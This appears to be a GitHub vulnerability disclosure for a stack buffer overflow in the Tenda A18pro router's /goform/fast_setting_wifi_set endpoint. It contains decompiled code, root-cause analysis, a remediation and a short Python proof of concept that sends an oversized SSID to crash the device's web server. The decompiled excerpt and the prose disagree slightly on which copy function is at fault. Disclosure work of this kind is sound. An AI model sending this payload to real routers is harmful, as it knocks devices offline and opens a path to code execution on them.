New issue

Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/fast_setting_wifi_set` #1

Open

lilukun337 opened on Mar 6 Owner


NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/fast_setting_wifi_set`

Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	**Tenda A18pro**
Affected Version	**Firmware V02.03.02.28**
Vulnerability Type	Stack-based Buffer Overflow (Binary)
Organization	**黑龙江亿林网络股份有限公司**
Submitter	**孙甲子，李璐昆**
Vendor Homepage	https://www.tenda.com.cn/

> **Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子，李璐昆**



Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the Wi-Fi configuration endpoint `/goform/fast_setting_wifi_set`.

The vulnerability exists within the `form_fast_setting_wifi_set` function. This function retrieves the user-controlled parameter `ssid` via the `websGetVar` interface and processes it into a fixed-size stack buffer `ssid_5g` (64 bytes). Due to the use of the unsafe `sprintf` function without length validation, an attacker can provide an overly long SSID to overwrite the stack, leading to a Denial of Service (DoS) or arbitrary code execution with root privileges.

```
websFormDefine("fast_setting_wifi_set", form_fast_setting_wifi_set);
  memset(param_str, 0, sizeof(param_str));
  memset(&wl_buf, 0, sizeof(wl_buf));
  wl_buf.max_length = 256;
  p_par_1 = websGetVar(wp, "ssid", (char_t *)&defaultGetValue_);
  if ( *p_par_1 )
  {
    p_par = p_par_1;
    snprintf(ssid_24g, 0x40u, "%s", p_par_1);
    GetValue((int)"wlan0_ssid5g_prio", (int)unity_enable);
    if ( atoi(unity_enable) == 1 )
    {
      snprintf(ssid_5g, 0x40u, "%s", p_par);
    }
    else
    {
      memset(par, 0, 0x40u);
      strcpy(par, p_par);
      while ( 1 )
      {
        v7 = strcasestr();
        if ( !v7 )
          break;
```

Root Cause

The vulnerability stems from unsafe string manipulation when the device handles the 5GHz SSID generation logic.

1. **Fixed Buffer**: The function allocates a 64-byte buffer `ssid_5g` on the stack.
2. **Unsafe Function**: When the system checks the Wi-Fi unity settings, if `wlan0_ssid5g_prio` is not set to "1", the code enters an `else` branch that uses `sprintf(ssid_5g, "%s_5G", p_par);`.
3. **Exploitation**: Since `p_par` (the `ssid` value from the HTTP request) is not restricted in length, a string longer than approximately 60 characters will overflow the `ssid_5g` array, overwriting adjacent stack data, including the saved frame pointer and the return address (PC).

Vulnerable Code Logic (C representation):

```
void form_fast_setting_wifi_set(webs_t wp, char_t *path, char_t *query) {
    char ssid_24g[64];
    char ssid_5g[64]; // Fixed size stack buffer (Destination)
    // ...
    p_par_1 = websGetVar(wp, "ssid", ...);
    p_par = p_par_1; // User-controlled input (Source)

    // ... (Logic to check unity_enable) ...

    if ( atoi(unity_enable) == 1 ) {
        snprintf(ssid_5g, 0x40u, "%s", p_par);
    } else {
        // VULNERABLE: sprintf does not check bounds
        // It appends "_5G" to the user-controlled p_par string
        sprintf(ssid_5g, "%s_5G", p_par);
    }
    // ...
}
```

Impact

- **Remote Code Execution (RCE)**: By hijacking the stored program counter (PC/Return Address) on the stack, an attacker can redirect execution to a malicious payload or ROP chain.
- **Denial of Service (DoS)**: Corrupting the stack structure will cause the `httpd` process to crash, rendering the device management interface unavailable.


Proof of Concept (PoC)

The following Python script demonstrates how to trigger the overflow by sending a crafted SSID.


```python
import requests

url = "http://192.168.15.142/goform/fast_setting_wifi_set"

payload = {
    'ssid': b'1500'*10000,
}

print(f"[*] Sending request to {url} ...")
res = requests.get(url=url, params=payload)
res = requests.get(url=url, params=payload)
res = requests.post(url=url, data=payload)
res = requests.post(url=url, data=payload)

print(f"[+] Done, status code: {res.status_code}")
```

Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



- Running the PoC



Remediation

1. **Use Safe Functions**: Replace `sprintf` with `snprintf` to ensure the output never exceeds the destination buffer size.
2. **Input Validation**: Enforce a maximum length for the `ssid` parameter at the entry point of the function.

Example Fix:

```
// Correctly limit the output to the size of the destination buffer
snprintf(ssid_5g, sizeof(ssid_5g), "%s_5G", p_par);
```


Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants